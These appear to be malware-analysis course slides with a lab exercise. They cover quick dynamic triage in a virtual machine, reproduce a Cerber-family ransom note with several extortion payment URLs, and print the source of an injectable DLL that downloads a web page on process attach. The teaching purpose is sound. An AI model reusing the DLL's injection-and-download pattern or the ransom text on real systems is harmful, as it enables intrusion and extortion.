

(Trojan-Ransom.Win32.Zerber.a)


In fact, for EXE programs, in most cases, it is not possible to perform rapid analysis using only static analysis.

Often, either more analysis tools are required, or the program is directly executed in a virtual machine.

Here, I consider running the program in a virtual machine and observing the results as a method for rapid analysis.

After all, the goal is simply to determine whether the sample is malicious or benign. Therefore, as long as the sample does not employ anti-virtual machine techniques, this approach can quickly yield a verdict on whether the sample is malicious or benign.





Your documents, photos, databases and other important files
have been encrypted!

If you understand all importance of the situation then we propose to you
to go directly to your personal page where you will receive the complete
instructions and guarantees to restore your files.

There is a list of temporary addresses to go on your personal page below:


1. <http://52uo5k3t73ypjije.7j6htz.bid/76C9-7814-04DE-0042-F149>
2. <http://52uo5k3t73ypjije.n8niwa.bid/76C9-7814-04DE-0042-F149>
3. <http://52uo5k3t73ypjije.uwckha.bid/76C9-7814-04DE-0042-F149>
4. <http://52uo5k3t73ypjije.ojesoa.bid/76C9-7814-04DE-0042-F149>
5. <http://52uo5k3t73ypjije.onion.to/76C9-7814-04DE-0042-F149>
6. <http://52uo5k3t73ypjije.onion/76C9-7814-04DE-0042-F149> (TOR)

Source Code of myhack.dll

```
myhack.cpp > No Selection
1 #include "windows.h"
2 #include "tchar.h"
3
4 #pragma comment(lib, "urlmon.lib")
5
6 #define DEF_URL          (L"http://www.naver.com/index.html")
7 #define DEF_FILE_NAME    (L"index.html")
8
9 HMODULE g_hMod = NULL;
10
11 DWORD WINAPI ThreadProc(LPVOID lParam)
12 {
13     TCHAR szPath[_MAX_PATH] = {0,};
14
15     if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
16         return FALSE;
17
18     TCHAR *p = _tcsrchr( szPath, '\\' );
19     if( !p )
20         return FALSE;
21
22     _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);
23
24     URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);
25
26     return 0;
27 }
28
29 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
30 {
31     HANDLE hThread = NULL;
32
33     g_hMod = (HMODULE)hinstDLL;
34
35     switch( fdwReason )
36     {
37     case DLL_PROCESS_ATTACH :
38         OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
39         hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
40         CloseHandle(hThread);
41         break;
42     }
43
44     return TRUE;
45 }
```

Lab 0

Objective




Change the debug information in DebugView window from
`<myhack.dll> Injection!!! -- CSC 497/583 -- Si Chen`

to `Hello World!!! -- <Your Name>`


(Replace <Your Name> with your name :)

take a screenshot and upload the image to D2L.


Dynamic analysis myhack.dll with Ollydbg



